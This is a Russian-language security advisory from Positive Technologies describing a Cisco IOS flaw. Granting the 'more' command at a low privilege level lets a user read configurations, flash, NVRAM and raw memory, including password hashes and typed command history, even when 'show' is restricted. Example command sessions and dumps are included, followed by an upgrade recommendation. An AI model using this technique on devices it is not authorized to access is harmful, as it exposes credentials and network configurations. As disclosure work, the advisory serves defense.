
БОЛЬШЕ CISCO, БОЛЬШЕ УЯЗВИМОСТЕЙ

СЕРГЕЙ ПАВЛОВ, РОМАН ИЛЬИН,
POSITIVE TECHNOLOGIES



POSITIVE / TECHNOLOGIES®

ОГЛАВЛЕНИЕ

1	Введение	3
2	Пример 1. Получение конфигурации	4
3	Пример 2. Работа с памятью устройства	7
4	Рекомендации	8
5	Исследовательский центр Positive Research	9

1 Введение

Эксперты компании Positive Technologies обнаружили уязвимость в оборудовании Cisco, которая позволяет атакующему обойти некоторые ограничения доступа.



Замечено, что при использовании ограничения доступности команд привилегированного доступа, в частности команды *more* открывает потенциальную проблему безопасности, позволяющую получить доступ к конфигурации маршрутизатора хранимой в элементах *nvr*am, *system (RAM)*, *flash*.

При настройке доступа к системной команде *more*, как *privilege exec level {number} more*, в отличие от команд типа *show*, доступ к дисковым элементам распространяется на все команды нижнего уровня, что может предоставить злоумышленнику несанкционированный доступ к памяти маршрутизатора и его элементам *nvr*am, *system (RAM)*, *flash*.

Проблемы данного уровня замечены на IOS маршрутизаторов и коммутаторов 12.2, 12.3, 12.4, 15.0

IOS 12.2, 12.3 ограничивают доступ к получению конфигурации из *system:running-config*, но мешают производить чтение непосредственно памяти маршрутизатора (*system:memory*) для извлечения этих данных, также не ограничено доступно чтение конфигурационных и иных файлов в *flash* и *nvr*am маршрутизатора.

IOS 12.4, 15.0 в отличии от версий 12.2, 12.3, не ограничивают чтение из всех элементов *nvr*am, *system (RAM)*, *flash* маршрутизатора.

2 Пример. Получение конфигурации

Cisco 3550-12T (12.2(50)SE)
C3550 Software (C3550-IPSERVICESK9-M), Version 12.2(50)SE

Конфигурация устройства:

```
!  
version 12.2  
no service pad  
service timestamps debug uptime  
service timestamps log uptime  
service password-encryption  
!  
hostname C3550  
!  
...  
!  
snmp-server community RO  
!  
control-plane  
!  
privilege exec level 8 access-template  
privilege exec level 8 clear access-template  
privilege exec level 8 clear  
privilege exec level 3 more  
privilege exec level 3 show  
!  
line con 0  
line vty 5 15  
!  
end
```

Вывод команд show:

```
C3550#show running-config
```

```
^
```

```
% Invalid input detected at '^' marker.
```

```
C3550#show startup-config
```

```
^
```

```
% Invalid input detected at '^' marker.
```

Вывод команд more:

C3550#more flash:config.text

```
!  
version 12.2  
no service pad  
service timestamps debug uptime  
service timestamps log uptime  
service password-encryption  
!  
hostname C3550  
!  
enable secret 5  
!  
username ptuser privilege 3 password 7  
aaa new-model  
...  
!  
snmp-server community RO  
!  
control-plane  
!  
privilege exec level 8 access-template  
privilege exec level 8 clear access-template  
privilege exec level 8 clear  
privilege exec level 3 more  
privilege exec level 3 show  
!  
line con 0  
line vty 5 15  
!  
end
```

C3550#more nvram:startup-config

```
!  
version 12.2
```

```
no service pad
service timestamps debug uptime
service timestamps log uptime
service password-encryption
!
hostname C3550
!
enable secret 5
!
username ptuser privilege 3 password 7
aaa new-model
...

!
snmp-server community RO
!
control-plane
!
privilege exec level 8 access-template
privilege exec level 8 clear access-template
privilege exec level 8 clear
privilege exec level 3 more
privilege exec level 3 show
!
line con 0
line vty 5 15
!
end
```

C3550#more system:?

```
system:default-running-config system:memory system:running-config
system:vfiles
```

C3550#more system:running-config

```
00000000: 0A210A21 0A210A21 0A210A21 0A656E64  .!! !! .!! .end
00000010: 0AXXXXXX XXXXXXXX XXXXXXXX XXXXXXXX  .XXX XXXX XXXX XXXX
```

```
username ptuser privilege 3 secret 5 <removed>
no aaa new-model
ip subnet-zero
!
ip ssh break-string
```

Таким образом, несмотря на то, что доступ к просмотру конфигурации устройства с помощью команды "show" запрещен, существует возможность получить конфигурацию через команду "more"

3 Пример. Работа с памятью устройства


Возможность работать с чтением памяти устройства Cisco, получение history и конфигураций возможна с использованием команды «**more system:memory/main**»



```
Telnet 10.111.112.252
Filtering...
user  password ?p      p      3 7se  12345
^Z
conf t
line vty 0 4
lo      y      i      lo
^Z
sh run

conf t
user  password pr      73 7se  12345 ?
^Z
conf t
privilege exec level 3 more
privilege exec level 3 show
--More--
```

Рисунок 1 – История вводимых команд (в том числе пароли)



```
Telnet 10.111.112.252
user password privilege 3 secret 5 $1$Hj33$XtFv1R70Sknk3ox9cK5Pr.
no aaa new-model
ip subnet-zero

ip sub break-string

no crypto isakmp enable
--More--
```

Рисунок 2 – получение конфигурации устройства через память

4 Рекомендации

Установить версию, не подверженную данной уязвимости. Подробности можно найти, перейдя по ссылке:

<http://tools.cisco.com/Support/BugToolKit/search/getBugDetails.do?method=fetchBugDetails&bugId=CSCTk17827>

5 Исследовательский центр Positive Research

Positive Research – один из крупнейших в Европе исследовательских центров в области информационной безопасности. Он является инновационным подразделением компании Positive Technologies, ключевого эксперта в сегменте практических аспектов защиты информации.

С 2004 года при содействии Positive Research лидеры ИТ-отрасли, среди которых Microsoft, Cisco, Google, Avaya, Citrix, VmWare, Trend Micro, устранили несколько сотен уязвимостей и недочетов систем безопасности.